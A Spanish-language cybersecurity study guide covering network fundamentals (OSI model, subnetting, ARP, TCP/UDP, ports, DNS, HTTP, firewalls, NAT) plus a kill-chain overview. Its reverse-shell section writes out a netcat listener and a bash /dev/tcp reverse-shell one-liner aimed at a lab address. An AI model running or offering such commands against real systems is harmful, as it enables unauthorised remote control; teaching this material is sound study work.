CIBERSEGURIDAD · VOLUMEN I

# Fundamentos de Redes

*Apunte de estudio · para Ciberseguridad*

Conceptos fundamentales: capas de red, protocolos, direccionamiento y vectores de ataque.

**Todo lo que necesitás saber sobre redes antes de tocar una herramienta.**


| # | Sección |
|---|---|
| 01 | El modelo OSI: cómo viajan los datos |
| 02 | Capa 3: IP y subredes (direccionamiento lógico) |
| 03 | Capa 2: MAC y ARP (direccionamiento físico) |
| 04 | Capa 4: TCP y UDP (transporte de datos) |
| 05 | Puertos y servicios |
| 06 | DNS: el sistema de nombres |
| 07 | HTTP: el protocolo de la web |
| 08 | Firewalls y NAT |

# 01 · El modelo OSI


Cuando una máquina le manda datos a otra, esos datos no viajan mágicamente. Pasan por **capas**, cada una con una responsabilidad específica. El modelo OSI (Open Systems Interconnection) tiene 7 capas y es el estándar para entender cómo se comunican los sistemas en red.

En ciberseguridad, cada capa presenta sus propios **vectores de ataque**. Entender en qué capa opera una herramienta o un ataque es fundamental para saber qué está pasando realmente.

| Capa | Nombre | Protocolos | Ataque asociado |
|---|---|---|---|
| **7** | **Aplicación** | HTTP, FTP, SSH, DNS | SQLi, XSS, RCE |
| **6** | **Presentación** | SSL/TLS, formato datos | SSL Stripping |
| **5** | **Sesión** | Tokens, cookies, sesiones | Session Hijacking |
| **4** | **Transporte** | TCP / UDP | SYN Flood, Port Scan |
| **3** | **Red** | IP, ICMP, routers | IP Spoofing |
| **2** | **Enlace** | MAC, ARP, switches | ARP Spoofing |
| **1** | **Física** | Cables, WiFi, señales | Sniffing físico |

## Encapsulación

Cuando tu Kali envía datos, estos empiezan en la capa 7 (aplicación) y van **bajando**. En cada capa se agrega un encabezado con información propia de esa capa. Cuando llegan a la máquina destino, van **subiendo** y se quitan los encabezados uno por uno. Es como un sobre dentro de otro sobre.




Cada capa envuelve a la anterior como un sobre dentro de otro sobre.

# 02 · Capa 3: IP y subredes

La dirección IP (Internet Protocol) es el identificador lógico de cada dispositivo en una red. IPv4 usa 32 bits escritos como 4 números decimales separados por puntos. Las IPs se dividen en **privadas** (solo visibles dentro de la LAN) y **públicas** (visibles en internet).

## Rangos de IPs privadas

| Rango | Clase | Uso común |
|---|---|---|
| **10.0.0.0 — 10.255.255.255** | A | Redes corporativas grandes |
| **172.16.0.0 — 172.31.255.255** | B | Redes medianas |
| **192.168.0.0 — 192.168.255.255** | C | Redes domésticas |

## La máscara de subred


Una IP sola no alcanza: necesitás saber qué parte identifica la **red** y qué parte identifica el **host** (la máquina). Para eso existe la máscara de subred. Los bits en 1 marcan la parte de red, los bits en 0 marcan la parte del host.

**Máscara de subred**

```
IP:      192.168.1.10
Máscara: 255.255.255.0   (notación CIDR: /24)

En binario:
IP:      11000000.10101000.00000001 | 00001010
Máscara: 11111111.11111111.11111111 | 00000000
         └─────────── RED ──────────┘ └─ HOST ─┘
```

Si dos máquinas están en la misma red, se comunican directamente por MAC (capa 2). Si están en redes distintas, el tráfico debe pasar por un **router** (gateway).




Red privada (LAN) — todos comparten la IP pública vía NAT.

# 03 · Capa 2: MAC y ARP

La IP es la dirección lógica, pero dentro de una LAN las máquinas se identifican por su **MAC address** — un identificador único de 48 bits grabado en la tarjeta de red. Tiene el formato `AA:BB:CC:DD:EE:FF` y es (en principio) inmutable para cada dispositivo.

Cuando tu Kali quiere enviar un paquete a `192.168.56.11`, necesita saber qué MAC tiene esa IP. Para eso usa el protocolo **ARP** (Address Resolution Protocol):

**Resolución ARP — "¿Quién tiene esta IP?"**

```
1. KALI →→ (broadcast a toda la red)
   "¿Quién tiene 192.168.56.11? Díganle a .10"

2. .11 →→ KALI (respuesta directa)
   "Yo soy .11, mi MAC es DD:EE:FF:44:55:66"

3. Kali guarda la relación en su tabla ARP:
   192.168.56.11  →  DD:EE:FF:44:55:66
```

## Comandos útiles

**terminal**

```
# Ver tabla ARP de tu máquina
arp -a
ip neigh

# Limpiar caché ARP
ip neigh flush all
```


> **Nota de seguridad:** ARP no tiene ningún mecanismo de autenticación. Cualquier máquina puede responder "yo soy esa IP" aunque no lo sea. Esto es la base del ataque **ARP Spoofing**, donde el atacante se hace pasar por el gateway y todo el tráfico de la víctima pasa por él (Man in the Middle).

# 04 · Capa 4: TCP y UDP

La capa de transporte tiene dos protocolos principales que determinan **cómo** se entregan los datos:

**UDP** (User Datagram Protocol) es el protocolo de "disparar y olvidar". Envía paquetes sin verificar si llegaron. Es rápido pero no confiable. Se usa en DNS, streaming de video, juegos online — situaciones donde la velocidad importa más que perder algún paquete.

**TCP** (Transmission Control Protocol) es confiable. Antes de enviar datos, establece una conexión formal mediante un proceso de tres pasos llamado **three-way handshake**:




El handshake de tres pasos: SYN → SYN-ACK → ACK.

## Relevancia para tu port scanner

Tu scanner de puertos funciona exactamente así: envía un paquete **SYN** a cada puerto del objetivo. Si recibe **SYN-ACK**, el puerto está abierto (hay un servicio escuchando). Si recibe **RST** (reset), el puerto está cerrado. Si no recibe nada, probablemente un firewall está filtrando. Esto es lo que hace Nmap con un SYN scan (`nmap -sS`).

| Característica | TCP | UDP |
|---|---|---|
| **Conexión** | Orientado a conexión | Sin conexión |
| **Confiabilidad** | Garantiza entrega | No garantiza |
| **Velocidad** | Más lento | Más rápido |
| **Uso** | HTTP, SSH, FTP | DNS, streaming, juegos |
| **Escaneo** | SYN scan (-sS) | UDP scan (-sU) |

# 05 · Puertos y servicios

Una IP identifica la máquina. Un **puerto** identifica el servicio dentro de esa máquina. Hay 65.535 puertos posibles (0-65535). Los primeros 1024 son los "puertos bien conocidos", asignados a servicios estándar.

| Puerto | Servicio | Descripción | Vector de ataque |
|---|---|---|---|
| **21** | FTP | Transferencia de archivos | Login anónimo / débil |
| **22** | SSH | Terminal remota cifrada | Brute force |
| **23** | Telnet | Terminal sin cifrar | Sniffing (texto plano) |
| **25** | SMTP | Envío de email | Email spoofing |
| **53** | DNS | Resolución de nombres | DNS poisoning |
| **80** | HTTP | Web sin cifrar | SQLi, XSS, RCE |
| **443** | HTTPS | Web cifrada | SSL/TLS attacks |
| **445** | SMB | Archivos compartidos | EternalBlue |
| **3306** | MySQL | Base de datos | Inyección SQL |
| **3389** | RDP | Escritorio remoto | Brute force / BlueKeep |

Cuando tu scanner encuentra el puerto 22 abierto, sabés que hay un servicio SSH corriendo. Si hacés un **banner grab** y responde `OpenSSH 6.6`, buscás si esa versión tiene vulnerabilidades conocidas (CVEs). Así empieza la cadena de reconocimiento → enumeración → explotación.

# 06 · DNS: el sistema de nombres

El DNS (Domain Name System) traduce nombres legibles como `google.com` a direcciones IP como `142.250.80.46`. Sin DNS, tendrías que memorizar IPs para navegar.

| | | |
|---|---|---|
| 1 | **Tu PC** | *"¿Quién es google.com?"* |
| 2 | **Resolver (ISP)** | *¿Caché? No → pregunto arriba* |
| 3 | **Root Server (.)** | *".com lo maneja este server"* |
| 4 | **TLD (.com)** | *"google.com → ns1.google.com"* |
| 5 | **Autoritativo** | *"142.250.80.46"* |

Respuesta: google.com = 142.250.80.46. Tu PC la guarda en caché para no repetir la consulta.

## Tipos de registros DNS

| Registro | Función | Ejemplo |
|---|---|---|
| **A** | Nombre → IPv4 | google.com → 142.250.80.46 |
| **AAAA** | Nombre → IPv6 | google.com → 2607:f8b0:: |
| **CNAME** | Alias → otro nombre | www.google.com → google.com |
| **MX** | Servidor de correo | gmail.com → mail.google.com |
| **NS** | Nameserver autoritativo | google.com → ns1.google.com |
| **TXT** | Texto libre (SPF, verificación) | v=spf1 include:... |
| **PTR** | IP → Nombre (DNS inverso) | 142.250.80.46 → google.com |

# Comandos de exploración DNS

terminal

```
# Consulta básica
nslookup google.com

# Consulta detallada con tipo de registro
dig google.com A
dig google.com MX

# DNS inverso (IP → nombre)
dig -x 142.250.80.46

# Ver la cadena completa de resolución
dig google.com +trace

# Zone transfer (si el server está mal configurado)
dig axfr @ns1.ejemplo.com ejemplo.com
```

> **Ataques DNS: DNS Spoofing** envenena la caché para redirigir víctimas a servidores falsos. **DNS Tunneling** encapsula datos en consultas DNS para exfiltrar información, ya que el tráfico DNS casi nunca se bloquea.

# 07 · HTTP: el protocolo de la web

HTTP (HyperText Transfer Protocol) es el protocolo de capa 7 más atacado. Funciona con un modelo de petición-respuesta: el cliente pide, el servidor responde.

**PETICIÓN (Cliente → Servidor)**

```
GET /login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0
Cookie: session=abc123        // <- objetivo del Session Hijacking
Accept: text/html
```

**RESPUESTA (Servidor → Cliente)**

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: session=xyz789    // <- objetivo del Session Hijacking
Content-Length: 3842

<html><body>...</body></html>
```

## Métodos HTTP

| Método | Función | Relevancia en seguridad |
|---|---|---|
| **GET** | Pide un recurso | Parámetros visibles en la URL |
| **POST** | Envía datos al servidor | Formularios, login, uploads |
| **PUT** | Reemplaza un recurso | Si está habilitado: subir archivos |
| **DELETE** | Borra un recurso | Si está habilitado: borrar datos |
| **OPTIONS** | Qué métodos acepta | Reconocimiento del servidor |

## Códigos de estado

| Código | Significado | Para el atacante |
|---|---|---|
| **200** | OK — Éxito | El recurso existe y es accesible |
| **301/302** | Redirección | Te envía a otra URL |
| **401** | No autorizado | Necesitás credenciales |
| **403** | Prohibido | Existe pero no tenés permiso |

| Código | Significado | Para el atacante |
|---|---|---|
| **404** | No encontrado | No existe |
| **500** | Error del servidor | Posible punto de explotación |

La diferencia entre un 403 y un 404 es oro para tu brute forcer de directorios: un 403 te dice que el recurso **existe** pero está protegido — eso ya es información valiosa para seguir investigando.

> **Cookies y Session Hijacking:** HTTP es **stateless**: cada petición es independiente. Las cookies resuelven esto guardando un identificador de sesión que el navegador envía con cada petición. Si un atacante captura esa cookie (sniffeando tráfico HTTP sin cifrar), puede ponerla en su navegador y el servidor lo tratará como si fuera la víctima. Esto es Session Hijacking. Por eso HTTPS es crítico.

# 08 · Firewalls y NAT

## Firewalls

Un firewall filtra tráfico basándose en reglas que definen qué pasa y qué se bloquea, según IPs, puertos, protocolos y dirección del tráfico.

| Tipo | Capa | Qué analiza |
|---|---|---|
| **Packet Filter** | 3-4 | Cada paquete individualmente (IP, puerto) |
| **Stateful** | 3-4 | Conexiones completas (contexto) |
| **WAF (App Layer)** | 7 | Contenido de la petición (SQLi, XSS) |

**Ejemplo con iptables (Linux)**

```
# Política por defecto: bloquear entrada
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

# Permitir conexiones ya establecidas
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Permitir SSH solo desde mi IP
iptables -A INPUT -p tcp --dport 22 -s 192.168.56.10 -j ACCEPT

# Permitir HTTP desde cualquiera
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

## NAT — Network Address Translation

**NAT — traducción de direcciones**

```
1. Tu PC envía:
   Src: 192.168.1.10:54321 → Dst: 142.250.80.46:443

2. Router traduce (NAT):
   Src: 181.47.x.x:30001   → Dst: 142.250.80.46:443

3. Google responde a:
   Src: 142.250.80.46:443  → Dst: 181.47.x.x:30001

4. Router revierte NAT:
   Src: 142.250.80.46:443  → Dst: 192.168.1.10:54321


Tabla NAT del router:  Puerto 30001 ↔ 192.168.1.10:54321
```

# 09 · Reverse Shell: por qué funciona

Una **shell** es una terminal de comandos. Una shell remota te da control de otra máquina. Hay dos tipos:

**Bind Shell:** la víctima abre un puerto y espera conexiones. El atacante se conecta a ese puerto. El problema: los firewalls bloquean conexiones entrantes.

**Reverse Shell:** el atacante abre un listener. La víctima se conecta **hacia el atacante**. Funciona porque las conexiones salientes casi nunca se bloquean.




Las conexiones salientes rara vez se bloquean — por eso la reverse shell funciona.

**En la práctica**

```
# En tu Kali (atacante) — abrir listener:
nc -lvnp 4444

# En la víctima (si lográs ejecutar un comando):
bash -i >& /dev/tcp/192.168.56.10/4444 0>&1
```

La reverse shell no es el ataque en sí — es el **resultado** del ataque. Primero necesitás encontrar una vulnerabilidad que te permita ejecutar comandos en la víctima. Después usás esa capacidad para lanzar la reverse shell y obtener una terminal interactiva completa.

# 10 · Kill Chain: el ciclo de un ataque

Un ataque no es un solo paso. Es un proceso estructurado con fases definidas. Entender la kill chain completa te permite saber en qué etapa estás y qué viene después.

| | | |
|---|---|---|
| 1 | **Reconocimiento** | *Descubrir el objetivo* |
| 2 | **Enumeración** | *Puertos, servicios, versiones* |
| 3 | **Explotación** | *Explotar vulnerabilidad → acceso* |
| 4 | **Escalación** | *Usuario común → root/admin* |
| 5 | **Persistencia** | *Asegurar acceso permanente* |
| 6 | **Movimiento lateral** | *Saltar a otras máquinas* |
| 7 | **Exfiltración** | *Extraer la información* |

> **Persistencia:** una reverse shell básica se pierde cuando la víctima se apaga. La persistencia implica dejar mecanismos instalados para poder volver: un usuario nuevo, un cron job que se reconecta automáticamente, o un servicio modificado que ejecuta tu código al iniciar el sistema.


# 11 · Subnetting: partir redes a medida

Subnetting es el arte de dividir una red en subredes más pequeñas. Cada bit que le "robás" a la parte de host y se lo das a la parte de red, **duplica** el número de subredes pero **reduce a la mitad** los hosts disponibles.

| CIDR | Máscara | IPs totales | Hosts usables | Subredes |
|---|---|---|---|---|
| **/24** | 255.255.255.0 | 256 | 254 | 1 |
| **/25** | 255.255.255.128 | 128 | 126 | 2 |
| **/26** | 255.255.255.192 | 64 | 62 | 4 |
| **/27** | 255.255.255.224 | 32 | 30 | 8 |
| **/28** | 255.255.255.240 | 16 | 14 | 16 |
| **/29** | 255.255.255.248 | 8 | 6 | 32 |
| **/30** | 255.255.255.252 | 4 | 2 | 64 |

## Cálculo rápido

Para saber los rangos: **Tamaño del bloque = 256 − último octeto de la máscara**. Ejemplo: /26 tiene máscara 255.255.255.192, entonces bloque = 256 − 192 = 64. Las subredes empiezan en: 0, 64, 128, 192.




> **Fin del Volumen I — Fundamentos de Redes.** Próximo volumen: configuración del lab, creación de herramientas propias en Python, y ataques prácticos contra máquinas vulnerables.